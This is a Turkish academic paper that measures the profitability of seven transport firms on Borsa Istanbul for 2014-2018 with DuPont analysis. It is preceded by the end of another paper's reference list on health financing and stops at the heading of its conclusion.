Güvercin A., vd. 2016. Sağlık Hizmetlerinin Finansmanı ve Sosyal Güvenlik Kurumu (SGK), Bartın Üniversitesi İ.İ.B.F. Dergisi Yıl: 2016 Cilt: 7 Sayı: 13

Kernick D. And Mcdonald R. (2002). Getting Health Economics into Practise, Edited by David Kernick, Radcliffe medical Press, United Kingdom.

Koechlin, F., Konijn, P., Lorenzon, L. And Schreyer, P. (2014). Comparing Hospital and Health Prices and Volumes Internationally, OECD Heal. Work. Pap. No. 75, 1–63.

Mitton, C. R. (2002). “Priority Setting For Decision Makers: Using Health Economics in Practice”, The European Journal of Health Economics, 3(4): 240-243.

Sabık, L.M., LIE, R.K. (2008). International Journal For Equity in Health. International Journal For Equity in Health, 7, 4.

Sağlık Bakanlığı sitesi, <https://www.saglik.gov.tr/> Erişim tarihi: 15.01.2021

Sayılı, U., vd. 2017. Türkiye ve OECD Ülkelerinin Sağlık Göstergeleri ve Sağlık Harcamalarının Karşılaştırılması, Online Türk Sağlık Bilimleri Dergisi 2017, Cilt 2, Sayı 3, 1-12

Sülkü, S.N. (2011). Türkiye’de Sağlıkta Dönüşüm Programı Öncesi Ve Sonrasında Sağlık Hizmetlerinin Sunumu, Finansmanı Ve Sağlık Harcamaları, T.C. Maliye Bakanlığı Strateji Geliştirme Başkanlığı Yayın No:2011/414, ISBN: 978-975-8195, Ankara.

Şen, A. ve Bingöl, N. (2018). Sağlık Harcamaları ve Ekonomik Büyüme İlişkisi: Türkiye Örneği, Akademik Yaklaşımlar Dergisi, Journal Of Academic Approaches İlkbahar 2018 Cilt: 9 Sayı:1

Tatar, M. (2011). Sağlık Hizmetlerinin Finansman Modelleri: Sosyal Sağlık Sigortasının Türkiye’de Gelişimi, Sosyal Güvenlik Dergisi, 2011 /1

Tatar, M., Özgen, H., Şahin, B. et al. (2003), Formal and Informal Household Spending on Health: A Case Study From Turkey, MEMIO, Harvard School of Public Health and Hacettepe School of Health Administration.

Uğurluoğlu, E. ve Özgen, H. (2008). Sağlık Hizmetleri Finansmanı ve Hakkaniyet, Hacettepe Sağlık İdaresi Dergisi, Cilt:11, Sayı:2

Özgen, H. (2007). Sağlık Hizmetleri Finansmanında Cepten Harcama: Nedir? Neden Önemlidir? Hacettepe Sağlık İdaresi Dergisi, Cilt:10, Sayı:2

Özgen, H ve Tatar, M. (2007). Sağlık Sektöründe Bir Verimlilik Değerlendirme Tekniğı Olarak Maliyet-Etkililik Analizi ve Türkiye’de Durum. Hacettepe Sağlık İdaresi Dergisi, 10(2): 109-137.

Yaşar G.Y. (2007). Sağlıkın Finansmanı Ve Türkiye İçin Sağlık Finansman Modeli Önerisi, Ankara Üniversitesi Sosyal Bilimler Enstitüsü Çalışma Ekonomisi ve Endüstri İlişkileri Anabilim Dalı, Doktora Tezi

FİNANSAL PERFORMANSIN DUPONT ANALİZİ İLE ÖLÇÜMÜ: ULAŞTIRMA SEKTÖRÜNDEKİ FİRMALARIN İNCELENMESİ

Cansu Çilingir¹, Ruhan Aydın¹

¹ *İstanbul Aydın Üniversitesi, İİBF, Muhasebe ve Finans Yönetimi, İstanbul, TURKEY*

ccilingir@aydin.edu.tr

ORCID: 0000-0001-5923-9700

ÖZET

Bu çalışma, finansal performansı ölçmede kullanılan DuPont analizi yöntemi ile BİST’de yer alan ulaştırma endeksindeki (XULAS) firmaların karlılık durumu değerlendirilmiştir. DuPont yöntemi seçilerek; karlılığın ölçülmesinde farklı rasyoların entegre olarak kullanması amaçlanmıştır. Bu rasyolar, net kar marjı, aktif devir hızı ve özsermaye çarpanından oluşmaktadır. DuPont analizi, karlılığın ölçülmesinde birden fazla kalemi içerisine alarak, finansal performansın etkin bir şekilde yapılmasına olanak tanımaktadır. Analize, BİST’de faaliyet gösteren ulaştırma endeksindeki (XULAS) 7 firma dahil edilmiştir. Bu firmaların, 2014-2018 yılları arasındaki dönem sonu verilerinden hareket ile DuPont puanı hesaplanarak firmalar arasında performans sıralaması yapılmıştır. İlgili yıllara ait veriler, Kamuyu Aydınlatma Platformu’nun sitesinden elde edilmiştir. Ulaştırma sektöründe faaliyet gösteren firmaların seçilme nedeni; sektörün gayrisafi yurt içi hasıladaki payının azalmasına rağmen, gayrisafi katma değerinin, yıldan yıla düzenli artış göstermesinden kaynaklanmaktadır. Ayrıca, ulaştırma sektörü gayrisafi katma değeri olarak, ülkedeki tüm sektörler arasında 3. sırada yer alırken, hizmet odaklı faaliyet gösteren sektörler bazlı bakıldığında, en yüksek 2. sektör olarak karşımıza çıkmaktadır. Katma değer, bir sektörün ürettiği ekonomik faaliyetlerden, bu üretimi yapabilmek için katlandığı değerlerin çıkarılması sonucu ile elde edilmektedir. Katma değeri yüksek olan firmalar, ekonomiye refah sağlayarak, sektörün rekabet edilebilirlik düzeyini arttırmaktadır. Uygulama sonucunda; yıllar itibari ile DuPont puanı en başarılı firmaların sırasıyla; CLEBİ, TLMAN ve BEYAZ olduğu saptanmıştır. Puanı en düşük firmaların da RYSAS ve GSD olduğu görülmektedir. Analiz sonucunda DuPont performans sıralamasında üst sırada yer alan firmaların, aktif büyüklüklerinin ve net karlılıklarının yüksek olduğu görülmektedir. Genel itibari ile sektördeki tüm firmaların yıllar itibari ile net karlarını

arttırdıkları söylenebilmektedir. Katma değer yüksekliğinin, DuPont puanlarına olumlu etkisi olduğu düşünülmektedir.

Anahtar Kelimeler: Finansal Performans, DuPont Analizi, Ulaştırma Sektörü

MEASUREMENT OF FINANCIAL PERFORMANCE BY DUPONT ANALYSIS: INVESTIGATION OF THE COMPANIES IN THE TRANSPORTATION SECTOR

ABSTRACT

In this study, the profitability of the companies in the transportation index (XULAS) in the BIST was evaluated with the DuPont analysis method used to measure financial performance. By choosing the DuPont method; It is aimed to use different ratios integratedly in measuring profitability. These ratios consist of net profit margin, asset turnover and equity multiplier. DuPont analysis allows for effective financial performance by including more than one item in the measurement of profitability. 7 companies in the transport index (XULAS) operating in BIST were included in the analysis. Based on the period-end data of these companies between 2014 and 2018, DuPont score was calculated and performance ranking was made among the companies. Data for the relevant years have been obtained from the website of the Public Disclosure Platform. The reason for choosing companies operating in the transportation sector; Although the share of the sector in the gross domestic product is decreasing, it is due to the steady increase in the gross value added from year to year. In addition, while the transportation sector ranks 3rd among all sectors in the country in terms of gross added value, it stands out as the 2nd highest sector in terms of service-oriented sectors. Value added is obtained by deducting the value of the economic activities produced by a sector in order to make this production. Firms with high added value increase the competitiveness of the sector by providing prosperity to the economy. As a result of the application; By years, the most successful companies in DuPont score are; CLEBI, TLMAN and WHITE. It is seen that the companies with the lowest scores are RYSAS and GSD. As a result of the analysis, it is seen that the companies that are at the top of the DuPont performance ranking have high asset sizes and net profitability. In general, it can be said that all companies in the sector have increased their net profits over the years. High added value is thought to have a positive impact on DuPont scores.

Keywords: *Financial Performance, DuPont Analysis, Transportation Industry*

1. GİRİŞ

Finansal performansın değerlendirilmesi, firmalara yatırım yapacak bilgi kullanıcıları için önem arz etmektedir. Çünkü, bilgi kullanıcıları yatırım yapılacak finansal varlık seçiminde, aktif ve pasif dengesinin uygun olmasını beklemektedirler. Bu dengenin yanı sıra, çeşitli finansal oranlar yardımı ile firmanın performansı hakkında bilgi sahibi olunmaktadır. Firma performansında bilgi sağlayan temel göstergelerden biri, karlılıktır. Karlılık, firma değerinin maksimize edilmesinde ve finansal performansın ölçümünde önemli bir faktör olarak karşımıza çıkmaktadır. Firmanın karlılık oranlarının yüksek olması, firmanın aldığı kararları doğru uygulayabilme gücü hakkında bilgi vermektedir.

Karlılık değerlendirme yöntemlerinden biri olan DuPont, oran analizinin alt başlığında yer almakta ve bilanço ile gelir tablosundaki kalemlerden yararlanarak firmanın finansal performansı hakkında entegre bilgi sağlamaktadır. Bu entegre bilgi neticesinde, firmalar daha kapsamlı bir şekilde değerlendirilmekte, hem varlık hem de gelir kalemleri hakkında yorum yapılabilmektedir. Ayrıca firmanın katma değerini yüksek olması, o firmanın DuPont skorunu olumlu yönde etkilemektedir.

DuPont firması tarafından geliştirilen ve literatüre DuPont analiz sistemi olarak geçen bu yöntemle bir firmaya ait varlık, özsermaye ve satış karlılığı oranları, bileşenlerine ayrılarak firmaların gerçekleştirmiş olduğu yatırımları üzerinden ne kadar kar elde ettikleri görülebilmektedir. Bu analiz, firmanın karlılığını arttırabilmek için izleyeceği yollar ve alacağı tedbirler açısından önemli bir yol haritası niteliğinde olmaktadır (Levent ve Koşan, 2014, s.76).

Ulaştırma sektörünün ülke içindeki durumuna bakıldığında; sektörün toplam GSYİH içindeki payının 2012 yılı ve sonraki yıllarda azalış eğiliminde olduğu görülmektedir. Dünya Bankası tarafından yayımlanan 160 ülkenin lojistik performanslarının incelendiği “*The Logistics Performance Index (LPI) 2018*” raporunda Türkiye 3,15 puanla 47. sırada yer almaktadır. 2016 yılı raporunda ise Türkiye daha iyi bir sıralama yakalayarak 3,42 puanla 34. sırada bulunmaktadır (www.kpmg.com.tr, 2019). Ulaştırma sektörünün, GSYİH içindeki payı azalış göstermesine karşın, sektörün gayrisafi katma değer payı artmaktadır. Ulaştırma sektörü, hizmet sektörü içerisinde en yüksek 2. gayrisafi katma değere sahip sektör olarak karşımıza çıkmaktadır (www.tuik.gov.tr,2019). Dolayısıyla çalışmamızda, ilgili sektör üzerinde DuPont analizi uygulanarak, katma değer yüksekliğinin sebepleri araştırılacaktır.

2. LİTERATÜR

Melvin vd. (2004), yapmış oldukları çalışmada, Amerika’daki çiftlik firmalarına ait fiyatlandırma, maliyet kontrolü, üretim ve yatırım kararlarının, mevcut firmalara olan finansal etkisini

araştırmışlardır. İlgili analiz, Microsoft Visual Basic 6.0,1 bilgisayar yazılım programı yardımı ile çiftlik firmalarının karlılığını ölçmek amacıyla geliştirilmiştir. Bilgisayar yazılımı eğitim ve analiz olarak iki kategoride oluşturulmuştur. Analiz sonucunda, yazılımın Du-Pont modelindeki teknikleri öğretmede başarılı olduğu görülmüştür.

Sheela vd. (2012), çalışmalarında Hindistan'da ilaç endüstrisindeki üç firmanın 2003-2012 yılları arasındaki finansal göstergelerinden olan özkaynak karlılığı ve varlık karlılığı oranlarını ölçmüştür. İşletmelerin yıllar içindeki periyodik değişimleri gösterilerek DuPont analizi ile finansal performansları değerlendirilmiştir. Çalışma, mutlak performans ölçümlerinin her zaman yeterli olmadığını, birkaç firma arasında ortak bir karşılaştırma temelini olması gerektiğini gösterirken, aynı zamanda verimlilik ölçümlerinin belli boyutlara ihtiyaç duyduğu sonucuna varmıştır.

Chang vd. (2013), çalışmalarında, Amerika'daki sağlık sektöründeki firmalara DuPont analizi yaparak sonuçların daha çok piyasa katılımcıları açısından yorumlamışlardır. 1420 firmanın, 1984-2010 yılları arasındaki verilerinin, periyodik değişimleri analiz edilerek bu değişimlerin firmaların gelecek finansal kararları almalarında etkili oldukları sonucuna varılmıştır.

Burja ve Margenian (2014), çalışmalarında Romanya'da mobilya sektöründe faaliyet gösteren beş büyük firmaya ait finansal verileri incelemişlerdir. Çalışma kapsamına 13 yıla ait DuPont verileri dahil edilmiştir. Analiz sonucunda, net gelir, toplam varlıklar ve özkaynak, özkaynak karlılığı, satışların karlılığı, varlık karlılığı gibi kalemler arasında güçlü korelasyon olduğu görülmektedir.

Karaman, Özalp ve Yılmaz (2014), yapmış oldukları çalışmada, X bir tarım kalkınma kooperatifinin 2013 yılını analiz etmişlerdir. Yapılan analiz sonucunda, özkaynak getirisinin, aktif sermaye getirisinden daha fazla olduğu sonucuna ulaşılmıştır. Bunun neticesi olarak, firmanın finansal performansının sağlıklı olduğu, giderlerini kontrol altında tuttuğu yorumu yapılmıştır.

Koşan ve Karadeniz (2014), yapmış oldukları çalışmada, konaklama ve yiyecek hizmeti alt sektöründe yer alan 453 firmanın finansal performansını, 2010-2012 yılları olmak üzere, DuPont yöntemi ile incelenmiştir. Analizde kullanılan net kar marjı, aktif karlılığı, özsermaye karlılığına ait değerlerin, 2010 ve 2012 yılında pozitif, 2011 yılında negatif olduğu bilgisine ulaşılmıştır.

Doorasamy (2016), yapmış olduğu çalışmada, 2013-2014 yılındaki Güney Afrika'daki JSE Borsası'nda yer alan en başarılı ilk 3 gıda firmasının analizini DuPont yöntemi ile incelemiştir. Bu şirketler sırası ile Pioneer Foods, Tiger Brands ve RCI'dır. Çalışma sonucunda Tiger Brands'a yatırım yapmanın, diğer firmalara nazaran daha kazançlı olacağı bilgisine ulaşılmıştır.

Kim (2016), çalışmasında Kore'de bulunan 7 farklı gıda dağıtım firması üzerine 2013-2015 yıllarını kapsayacak şekilde analiz yapmıştır. DuPont'un yanı sıra SPSS 21.0 programı kullanılarak çıktılar analiz edilmiştir. Çalışma neticesinde, gıda dağıtım firmalarının kaldıraç etkisinden

yararlandığını, DuPont skoru en yüksek gıda dağıtım firmasının Hyundai Green Food olduğu tespit edilmiştir.

Arsad, Shaari ve İsa (2017), Malezya'da listelenen firmaların Veri Zarflama Analizi (DEA) ve DuPont analiz modellerini kullanarak finansal performansını karşılaştırmıştır. Çalışma, 2015 yılında Malezya'da listelenen 116 tüketici ürünlerine ait firmaları içermektedir. Çalışmada, kârlılık, varlık kullanımının verimliliği ve finansal kaldıraç gibi ilgili firmaların üç farklı yönü değerlendirmek için DuPont analizi tercih edilmiştir. Uygulama sonucunda, Veri Zarflama Analizi ve DuPont analizi tarafından üretilen sıralamalar arasında bir korelasyon olmadığı tespit edilmiştir.

Çelik ve Digün (2018), çalışmalarında BİST'de işlem gören 16 çimento firmasının 2012-2017 yılları arasındaki döneme ait finansal verilerini kullanarak DuPont performansını değerlendirmişlerdir. Yapılan analiz sonucunda, karlılık açısından 2014 yılından itibaren negatif anlamda bir seyir izlendiği görülürken, 2016-2017 yılları arasında bir düzelme gözlemlenmiştir. Bu iyileşmelerin güçlenebilmesi için, sektörel anlamda sorunların ortaya konulması ve bunlarla ilgili olarak çözümler geliştirilmesi gerektiği sonucuna varılmıştır.

Gümüş ve Çıbık (2018), yapmış oldukları çalışmada, BİST' de işlem gören yatırım ortaklığı grubunda yer alan 25 firmanın DuPont performansını incelemişlerdir. Çalışma neticesinde en yüksek skora sahip olan şirketin Ak Merkez olduğu görülmüştür. Bu sonuçta, diğer firmalardan oldukça yüksek bir net kara sahip olması ve elde edilen net kara göre her dönem kar payı dağıtım kararlarının değiştirilmesinin etkili olduğu yorumu yapılabilmektedir.

Akyüz, Yeşil ve Kara (2019), çalışmalarında, BİST imalat sektöründe yer alan 178 firmanın DuPont karlılık analizini incelemişlerdir. Bu firmalar gıda, içki ve tütün, kâğıt ve kağıt ürünleri, metal ana sanayi dokuma-giyim eşyası vb. 9 alt sektöre ait verileri içermektedir. Analiz kapsamına, 2014-2017 yılları olmak üzere 3 yıl dahil edilmiştir. İmalat sektöründeki firmaların ithalat ve ihracatı yoğun kullanan bir sektör olduğundan, mevcut döviz kurlarının oynaklık göstermesi, satışların karlılığı değerinin düşük çıkmasına neden olmuştur.

3. DUPONT YÖNTEMİ

DuPont yöntemi, adını literatüre benimsetmiş olan DuPont kimya firmasından almaktadır. DuPont yönteminde, bazı verimlilik ve karlılık oranları hesaplanarak birbiri ile ilişkileri kurulacak bir biçimde analiz edilmektedir.


DuPont, 1918'de DuPont Kimya Firmasında görevli bir mühendis tarafından geliştirilmiştir. DuPont'un satın aldığı bir firmanın finansmanında görevlendirilen mühendis, sıklıkla hesaplanan iki oranın net kar marjı ve toplam varlık cirosunun, varlıkların getirisine (ROA) eşit olduğunu fark etmişti. Varlık getirisinin (ROA) karlılık ve verimlilik ölçüsünden etkilenmesi, DuPont yönteminin 1970'lerde

finansal analizin öneminin artmasıyla birlikte DuPont modeli de toplam varlıkların özkaynaklara oranını içerecek şekilde geliştirildi. DuPont'un üç ayrı versiyonu oluşturuldu ve karlılığın altında yatan faktörleri çözmeye yardımcı olmak için kullanıldı. (Sheela vd. 2012, s.84).

Özel sektördeki herhangi bir firma için, firmanın ne kadar iyi çalıştığını açıklayan çok sayıda model vardır. Bunlar arasında DuPont, 1900'lü yılların başında yaratılmasına rağmen, yine de karlılığın değerlendirilmesi için geçerli bir modeldir. DuPont yöntemini, risk analizi için kullanmak çok yaygın değildir, ancak bir risk analizi uzmanı olarak firmanın dilini konuşmak istiyorsanız, sizin için değerli olabilmektedir. DuPont yöntemi, kullanıcıya genel bir bakış sunarken, aynı zamanda odaklanması için kullanışlı bir araç olmaktadır. Dupont, analisti finansal tablolarda görülen güçlü ve zayıf alanlara yönlendirerek analiz süresince rehber görevi görmektedir (Sheela vd. 2012, s.85).

Özkaynak karlılığı (ROE), DuPont analizinin en önemli parçasıdır. Birçok profesyonel kitap, finansal oran analizi için DuPont yönteminin altını çizmektedir. Varlıkların geri dönüşünün (ROA) varlık cirosuna bölünmesi ve kâr marjının gelecekteki kârlılığın öngörülmesini iyileştirebileceği Fairfield ve Yohn (2001) tarafından açıklanan ilginç bir çalışma yapılmıştır. Parçalanma yaklaşımı, ilk olarak Şekil 1'de gösterilen DuPont üç bileşenli üçgen olarak oluşturulmuştur (Botika, 2012, s.1180).

DuPont analizi, bir firmanın karlılığıyla ilgili yanıtıcı sonuçlardan kaçınmamıza yardımcı olabilecek bir araçtır. Temel DuPont Analiz modeli, özkaynak karlılığı (ROE) için denklemini üç bileşene ayırmak için kullanılan bir yöntemdir: Bu üç bileşen, firma karlılığı, varlık karlılığı ve kaldıraç oranıdır. (<https://corporatefinanceinstitute.com>, 2020). DuPont analizi hesaplanırken, net kar marjı, (net kar/net satışlar) özsermaye çarpanı (toplam pasif/ toplam özkaynak), aktif devir hızının (net satışlar/ toplam aktif) birbiriyle çarpılmasıyla oluşturulur. DuPont analizinde bu, özkaynak karlılık oranı olarak formülize edilmektedir. (Aydın, Başar ve Çoşkun, s.129).



Şekil 1. DuPont Üç Bileşenli Üçgen

DuPont analizi, bir firmanın yatırım performansının iki temel ölçütü olan aktif karlılığı ve özkaynak karlılığı ile bunlara ek olarak satış karlılığı unsurlarını baz alarak yatırımlarla ilgili kararlarda karlılık performanslarının analizini sağlamaktadır (Çelik ve Digün, 2018, s.459).

DuPont analizinde kullanılan oranlar şöyledir: (Bilici,2019, s.42-43).

***Varlık Karlılığı (ROA):** İşletmenin varlıklarının verimli bir şekilde kullanılıp kullanılmadığının belirlendiği ölçüttür.


$$ROA = \text{Net Kar} / \text{Toplam Aktifler} \quad (1)$$

***Özsermaye Karlılığı (ROE):** İşletmenin net karının özsermayeye orantılanmasıyla ölçülür ve bu oran firma için ayrılan özkaynağın verimli olarak kullanılıp kullanılmadığını göstermektedir.

$$\text{Özsermaye Karlılığı} = \text{Net Kar} / \text{Özsermaye} \quad (2)$$

***Satışların Karlılığı (ROS):** Net Kar Marjı oranı ile gösterilir. Satışların karlılığı hesaplanırken tüm giderler, vergi ve faizler satışlardan indirilir.

DuPont şemasının nasıl işlediğinin daha anlaşılır olması için, Şekil 2’de DuPont kontrol şemasına yer verilmiştir. Bu şema yardımı ile firmaların DuPont puanı ölçülecektir.



Şekil 2. DuPont Kontrol Şeması

Kaynak: Gümüş ve Çıbık, 2018, s.2183

4. UYGULAMA

Çalışmada, DuPont analizi yardımıyla firmaların karlılık performansının ölçümü Microsoft Office Excell Programı ile yapılacaktır. Hesaplama, 2014-2018 yılları arasında BİST’de faaliyet gösteren ulaştırma endeksindeki (XULAS) firmaların yıl sonu verilerini içermektedir. Bu firmalar sırasıyla; Beyaz Filo Oto Kiralama A.Ş. , Çelebi Hava Servisi A.Ş. , Gsd Denizcilik Gayrimenkul İnşaat Sanayi Ve Ticaret A.Ş. , Pegasus Hava Taşımacılığı A.Ş. , Reysaş Taşımacılık Ve Lojistik Ticaret A.Ş. , Trabzon Liman İşletmeciliği A.Ş. ve Türk Hava Yolları A.O.’dir. Analiz kapsamına BİST ulaştırma sektöründe yer alan Do & Co Aktiengesellschaft firmasının Ocak-Aralık dönemine ait verilerine ulaşılamadığı için, dahil edilmemiştir. Bu sektörün analiz için seçilmesinin nedeni, GSYİH içindeki payının azalış göstermesine rağmen, sektörün gayrisafı katma değerinin hizmet alanında en iyi 2.sektör olmasından kaynaklanmaktadır. DuPont yönteminin seçilerek, üç karlılığın birbiriyle entegre olan sonucunun görülmesi amaçlanmıştır. DuPont karlılık yöntemi hesaplanırken, aktif devir hızı, özsermaye çarpanı ve net kâr marjı kalemleri birbiriyle çarpılarak nihai sonuca ulaşılmıştır. Uygulamada yer alacak firmaların adları ve borsa kodları aşağıdaki Tablo 1’de belirtildiği gibidir. Bundan sonra firmalar borsa kodları ile kullanılacaktır. Tablo 2’de firmaların 5 yıla ait DuPont puanları ve bu puanları hesaplamada kullanılan kalemlerin sonuçlarına yer verilmiştir.

Tablo 1. BİST’ de Yer Alan Ulaştırma Endeksi’ndeki (XULAS) Firmalar ve Kodları

<i>BORSA KODU</i>	<i>FİRMA UNVANI</i>
BEYAZ	BEYAZ FİLO OTO KİRALAMA A.Ş.
CLEBI	ÇELEBİ HAVA SERVİSİ A.Ş.
GSDDE	GSD DENİZCİLİK GAYRİMENKUL İNŞAAT SANAYİ VE TİCARET A.Ş.
PGSUS	PEGASUS HAVA TAŞIMACILIĞI A.Ş.
RYSAS	REYSAŞ TAŞIMACILIK VE LOJİSTİK TİCARET A.Ş.
TLMAN	TRABZON LİMAN İŞLETMECİLİĞİ A.Ş.
THYAO	TÜRK HAVA YOLLARI A.O.

Tablo 2. 2014-2018 Yıllarına Ait DuPont Analizi

<i>2014</i>	<i>NET KAR MARJI</i>	<i>AKTİF DEVİR HIZI</i>	<i>ÖZSERMAYE ÇARPANI</i>	<i>ÖZSERMAYE KARLILIĞI(DUPONT)</i>
ŞİRKETLER				

BEYAZ	-0,024	1,670	8,487	-0,349
CLEBİ	0,088	1,084	5,384	0,516
GSD	-0,403	0,078	2,757	-0,087
PGSUS	0,046	0,876	3,026	0,123
RYSAS	0,071	0,416	2,764	0,081
TLMAN	0,531	0,565	1,460	0,439
THYAO	0,075	0,757	3,482	0,198
ORT.	0,055	0,779	3,909	0,132
2015	NET KAR MARJI	AKTİF DEVİR HIZI	ÖZSERMAYE ÇARPANI	ÖZSERMAYE KARLILIĞI(DUPONT)
ŞİRKETLER				
BEYAZ	0,104	2,312	2,643	0,637
CLEBİ	0,113	1,077	4,708	0,575
GSD	-0,481	0,105	3,048	-0,154
PGSUS	0,032	0,851	2,820	0,077
RYSAS	-0,143	0,329	4,285	-0,202
TLMAN	0,427	0,599	1,577	0,405
THYAO	0,104	0,603	3,380	0,212
ORT.	0,022	0,840	3,209	0,222
2016	NET KAR MARJI	AKTİF DEVİR HIZI	ÖZSERMAYE ÇARPANI	ÖZSERMAYE KARLILIĞI(DUPONT)
ŞİRKETLER				
BEYAZ	0,050	2,642	2,122	0,285
CLEBİ	0,037	1,028	6,783	0,263
GSD	-0,857	0,091	3,755	-0,294
PGSUS	-0,036	0,659	3,579	-0,086
RYSAS	-0,152	0,342	5,778	-0,301

TLMAN	0,399	0,495	1,924	0,380
THYAO	-0,001	0,452	3,635	-0,002
ORT.	-0,080	0,816	3,940	0,035
<i>2017</i>	<i>NET KAR MARJI</i>	<i>AKTİF DEVİR HIZI</i>	<i>ÖZSERMAYE ÇARPANI</i>	<i>ÖZSERMAYE KARLILIĞI(DUPONT)</i>
ŞİRKETLER				
BEYAZ	0,019	2,529	2,636	0,131
CLEBİ	0,094	1,097	4,951	0,511
GSD	-0,261	0,155	4,138	-0,168
PGSUS	0,093	0,662	3,250	0,201
RYSAS	-0,066	0,344	7,662	-0,175
TLMAN	0,434	0,545	2,042	0,484
THYAO	0,016	0,579	3,403	0,0316
ORT.	0,047	0,845	4,012	0,145
<i>2018</i>	<i>NET KAR MARJI</i>	<i>AKTİF DEVİR HIZI</i>	<i>ÖZSERMAYE ÇARPANI</i>	<i>ÖZSERMAYE KARLILIĞI(DUPONT)</i>
ŞİRKETLER				
BEYAZ	0,001	3,566	1,594	0,008
CLEBİ	0,156	0,876	4,310	0,590
GSD	0,4676	0,255	2,274	0,272
PGSUS	0,0605	0,607	3,677	0,135
RYSAS	-0,2042	0,393	23,642	-1,899
TLMAN	0,4632	0,669	1,620	0,502
THYAO	0,0643	0,576	3,486	0,129
ORT.	0,144	0,992	5,801	-0,037

Tablo 2’den görüldüğü üzere, ulaştırma sektörüne ait firmaların, DuPont ortalamaları 2018 yılı için negatif, diğer yıllarda pozitif gerçekleşmiştir. 2018 yılında taşımacılık pazarının daralması ve özellikle RYSAS’ın negatif olan -1,89.9 puanı, ortalamanın düşmesine neden olmuştur. En yüksek DuPont ortalaması ise 2015 yılına aittir. Bunda; 2015 yılının BEYAZ ile CLEBİ’nin DuPont puanlarının

yüksek olması etkili olmuştur. İlgili firmaların DuPont puanı sırasıyla 0,63.8 ve 0,57'dir. Firmaların net kar marjları, aktif devir hızları, özsermaye çarpanının ise en yüksek 2018 yılına ait olduğu görülmektedir. Bunda; firmaların bilançolarının büyümesi ile net satışlarının ve net karlarının artması etkili olduğu yorumu yapılabilmektedir. DuPont Puanı en yüksek firmalar, sırasıyla CLEBİ, TLMAN ve beyaz olarak gerçekleşmiştir. CLEBİ analiz kapsamına dahil edilen 5 yılın 3 yılında en başarılı firma olmuştur (2015 ve 2016 yılı hariç). DuPont performans sıralamasında 1. olamadığı yıllarda da finansal karlılığını koruduğu ve ilk 2 sırada yer aldığı görülmektedir. Bu anlamda CLEBİ firmasının özsermaye karlılığını yüksek düzeyde tutmasının etkili olduğu yorumu yapılabilmektedir. CLEBİ'den sonra en başarılı firmanın TLMAN olduğu görülmektedir. TLMAN'ın genel itibariyle 2.sıradaki yerini koruduğu görülmektedir. (2015 ve 2016 yılı hariç). 2. Sırada olamadığı yıllarda da daima ilk 3 sırada yer alarak DuPont performans sıralamasını korumuştur. 2015. Yılında 3., 2016 yılında ise 1. olmuştur. DuPont performansında en başarılı 3. firmanın ise BEYAZ olduğu görülmektedir. BEYAZ, DuPont performans sıralamasında 2015 yılında 1. 2016 yılında da 2. olmuştur. Genel itibariyle ilk 2 sıranın CLEBİ ve TLMAN firmalarının yer aldığı, diğer üç firmanın değişiklik gösterdiği söylenebilir. Tek yılda ilk 3'e giren firmalar ise sırasıyla şöyledir: THYAO 2014 yılında 3., PGSUS 2017 yılında 3., GSD 2018 yılında 3. olmuştur. DuPont sıralamasında en düşük puanlı firmalar ise sırasıyla RYSAS ve GSD olarak gerçekleşmiştir. RYSAS 2015, 2016 ,2017 ve 2018 yıllarında en düşük DuPont puanına sahip olan firmadır. GSD ise 2014,2015,2016 ve 2017 yıllarında 2. en düşük DuPont puanına sahiptir.

Tablo 3. Firmaların Toplam Aktif, Net Satışlar, Net Kar Tutarı (Ortalama)

	2014	2015	2016	2017	2018
TOPLAM AKTİF (ORT.)	5.329.663.494	7.715.235.625	10.450.437.946	11.379.739.527	18.032.966.182
NET SATIŞLAR (ORT.)	4.085.801.860	4.828.753.940	4.981.118.571	6.762.128.989	10.541.975.891
NET KAR (ORT.)	292.301.845	455.434.405	-27.966.779	175.262.424	674.211.029

Tablo 3'de, ulaştırma sektörüne ait ortalama aktif tutarı yıl bazlı incelendiğinde, yıllara göre artış eğiliminde olduğu görülmektedir. Sektörün ortalama aktif toplamı düzenli olarak artış göstermiştir. Yüksek aktif tutarları, ilgili sektörde yatırımların artış göstermesi olarak yorumlanabilir. Toplam aktif tutarı ve net satışların birlikte arttığı yıllarda, aktif devir hızı da arttırmaktadır. Aktif devir hızı bir firmanın aktiflerini döndürebilme gücünü gösterdiğinden önemli bir finansal ölçüttür. Aktif devir hızı

düşük olan firmaların, aktiflerini atıl kullandığı yorumu yapılabilir. Analiz sonucunda, Tablo 2’den görüleceği üzere; aktif devir hızı yüksek olan firmalar, yüksek DuPont performansı göstermişlerdir.

Nitekim; KPMG’nin yayınladığı 2019 Taşımacılık –Sektörel Raporu’nda Türk taşımacılık ve lojistik sektörünün son yıllardaki performansı düşmüş olmasına rağmen, uzun vadedeki yüksek potansiyelinin yabancı yatırımcıların dikkatini çektiği görülmektedir. Bu anlamda özellikle son beş yılda yabancı firmalar tarafından 4,7 milyar dolar, son 15 yılda 7,1 milyar dolar tutarında doğrudan yabancı yatırım girişi yaşanmıştır (www.kpmg.com.tr , 2019).

Tablo 3’de, ulaştırma sektörüne ait firmaların, ortalama net satışlarının da düzenli olarak arttığı görülmektedir. Bu artışta gelişen teknoloji ile birlikte köprü, otoyol, demir yolu, hava yolu, deniz yollarına ait alt yapı imkanlarının gelişmesi ve insanların ulaşım araçlarını tercih etmesinin önemi büyüktür. Ayrıca tüketicilerin yeşil çevrecilik modeline uygun olarak, toplu ulaşım araçlarına yönelmesinin bu artışta bir miktar etkili olduğu söylenebilir.

Ulaştırma sektörüne ait firma verilerinin ortalama net kar tutarlarına bakıldığında, aktif ve net satışlara benzer bir şekilde, 2016 yılı hariç, tüm yıllarda artış eğilimini koruduğu görülmektedir. Ulaştırma sektörünün gayrisafi katma değerinin yüksek olmasında, şüphesiz karlılığın ve aktif toplamının yükselmesinden kaynaklanmaktadır. Yatırımların ve karlılığın yükseldiği bir sektörde, katma değer yaratma olasılığı artmaktadır. 2016 yılında net karın ortalama olarak azalmasında mevcut yılda PGSUS, THYAO ve GSD’nin zarar etmesinden kaynaklandığı görülmektedir. Özellikle PGSUS’un zarar tutarı, diğer iki firmaya göre oldukça yüksek kalmıştır. 2016 yılında net karda azalmanın diğer bir gerekçesinin; aynı yıl sektördeki pazarın daralmasına bağlı olduğu söylenebilir. Devlet Hava Meydanları İşletmesi Genel Müdürlüğü’nün yayınladığı 2016 verilerine göre Türkiye’deki havalimanlarını kullanan yolcu sayısında %4’lük bir gerileme olduğu görülmektedir (<https://www.dhmi.gov.tr>, 2020).

5. SONUÇ

